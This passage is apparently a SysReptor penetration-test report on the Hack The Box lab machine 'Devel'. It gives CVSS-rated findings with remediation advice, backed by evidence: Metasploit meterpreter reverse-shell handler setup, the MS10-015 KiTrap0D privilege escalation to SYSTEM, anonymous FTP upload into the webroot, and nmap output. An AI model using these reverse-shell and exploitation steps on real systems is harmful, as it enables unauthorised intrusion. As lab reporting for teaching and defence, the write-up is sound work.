msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.14.5
LHOST ⇒ 10.10.14.5
msf6 exploit(multi/handler) > set LPORT 9000
LPORT ⇒ 9000
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.5:9000
```




```
meterpreter > shell
Process 3764 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>
```

2. Local Privilege Escalation via Vulnerable Windows Kernel - High

CWE	CWE-119 - Improper Restriction of Operations within the Bounds of a Memory Buffer
CVSS 3.1	8.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	Once remote access was obtained, the server was found unpatched and **vulnerable** to the MS10-015 (KiTrap0D) privilege escalation vulnerability, which **successfully escalated privileges to SYSTEM level.**
Impact	Enables attackers to gain full administrative control of the system, bypassing all local security restrictions.
Remediation	• Apply all pending security updates and hotfixes. • Enable automatic updates or enforce patch management processes. • Regularly audit systems for missing patches and outdated software.
References	• https://nvd.nist.gov/vuln/detail/CVE-2010-0232 • https://learn.microsoft.com/en-us/security-updates/SecurityBulletins/2010/ms10-015?redirectedfrom=MSDN

Finding Evidence


```
msf6 exploit(windows/local/ms10_015_kitrap0d) > set SESSION 2
SESSION ⇒ 2
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching netsh to host the DLL...
[+] Process 2568 launched.
[*] Reflectively injecting the DLL into 2568...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/local/ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  2                yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 2K SP4 - Windows 7 (x86)



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms10_015_kitrap0d) > set LHOST tun0
LHOST ⇒ 10.10.14.5
msf6 exploit(windows/local/ms10_015_kitrap0d) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msiexec to host the DLL...
[+] Process 3728 launched.
[*] Reflectively injecting the DLL into 3728...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (177734 bytes) to 10.10.10.5
[*] Meterpreter session 3 opened (10.10.14.5:4444 → 10.10.10.5:49171) at 2025-05-06 13:00:24 +0200

meterpreter > shell
Process 624 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
nt authority\system
```

3. FTP Webroot Write Access - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	8.2 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N
Root Cause	Anonymous users **can upload files** to the FTP server. These files are then served directly via the HTTP web root, **effectively enabling remote file upload and access.**
Impact	This allows attackers to host malicious files (e.g., web shells or executable code), potentially leading to code execution or malware distribution.
Remediation	• Remove write permissions for anonymous FTP users. • Isolate FTP upload directories from the web-accessible path. • Implement file type restrictions and antivirus scanning on uploads.
References	• https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload • https://learn.microsoft.com/en-us/iis/configuration/system.applicationhost/sites/site/ftpserver/security/

Finding Evidence

```
┌──(kali㉿kali)-[~/htb/boxes/devel/ftp]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49165|)
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> put test.html
local: test.html remote: test.html
229 Entering Extended Passive Mode (|||49166|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************
226 Transfer complete.
26 bytes sent in 00:00 (1.37 KiB/s)
ftp>
```


Not secure
devel.htb/test.html
This is a test!

4. Anonymous FTP Access - Medium

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
Root Cause	The FTP server **allows anonymous login**, exposing the file structure and content to unauthenticated users.
Impact	Unauthenticated attackers can view and potentially upload files, leading to data leakage or initial foothold.
Remediation	• Disable anonymous access on the FTP server. • Implement authentication and access controls. • Monitor FTP logs for suspicious activity.
References	https://cwe.mitre.org/data/definitions/200.html

Finding Evidence

```
[*] Filtering ports from quick scan output if available ...
[*] Extracting open ports from quickscan.txt (RustScan format)
[*] Running thorough nmap scan on the extracted ports ...
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-06 11:38 CEST
Nmap scan report for devel.htb (10.10.10.5)
Host is up (0.013s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
[+] Scan completed successfully.
[*] Output saved to: /home/kali/htb/boxes/devel/nmap/deepscan.
```

5. Default IIS7 Web Page Present - Info

CWE	CWE-200 - Exposure of Sensitive Information to an Unauthorized Actor
CVSS 3.1	N/A
Root Cause	The HTTP service displays the default IIS7 welcome page. While not directly exploitable, it confirms the server is running and may disclose server software versioning.
Impact	Information disclosure may aid attackers in identifying potential exploits relevant to the server version.
Remediation	• Replace default pages with custom content. • Hide version banners and server details where possible.
References	https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2023/INT08_2023-Information_Leakage

Finding Evidence

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Devel's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.5	21	FTP	Microsoft ftpd
10.10.10.5	80	HTTP	Microsoft IIS httpd 7.5

A.3 Subdomain Discovery

URL	Description	Discovery Method
n/a		

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.5	External	FTP webroot write access	Foothold
10.10.10.5	Internal	Missing hotfixes	Privilege Escalation

A.5 Compromised Users

Username	Type	Method	Notes
www-data	n/a	FTP webroot write access	.aspx reverse shell
babis	n/a	Missing hotfixes	MS10-015
Administrator	n/a	Missing hotfixes	MS10-015

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
10.10.10.5		**REMOVE FILES:** test.html - qwerty.aspx	FTP / Webroot

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location
1.	10.10.10.5	67 < REDACTED > e1	C:\Users\babis\Desktop\user.txt
2.	10.10.10.5	5c < REDACTED > 0c	C:\Users\Administrator\root.txt

End of Report

This report was rendered
by SysReptor with
♥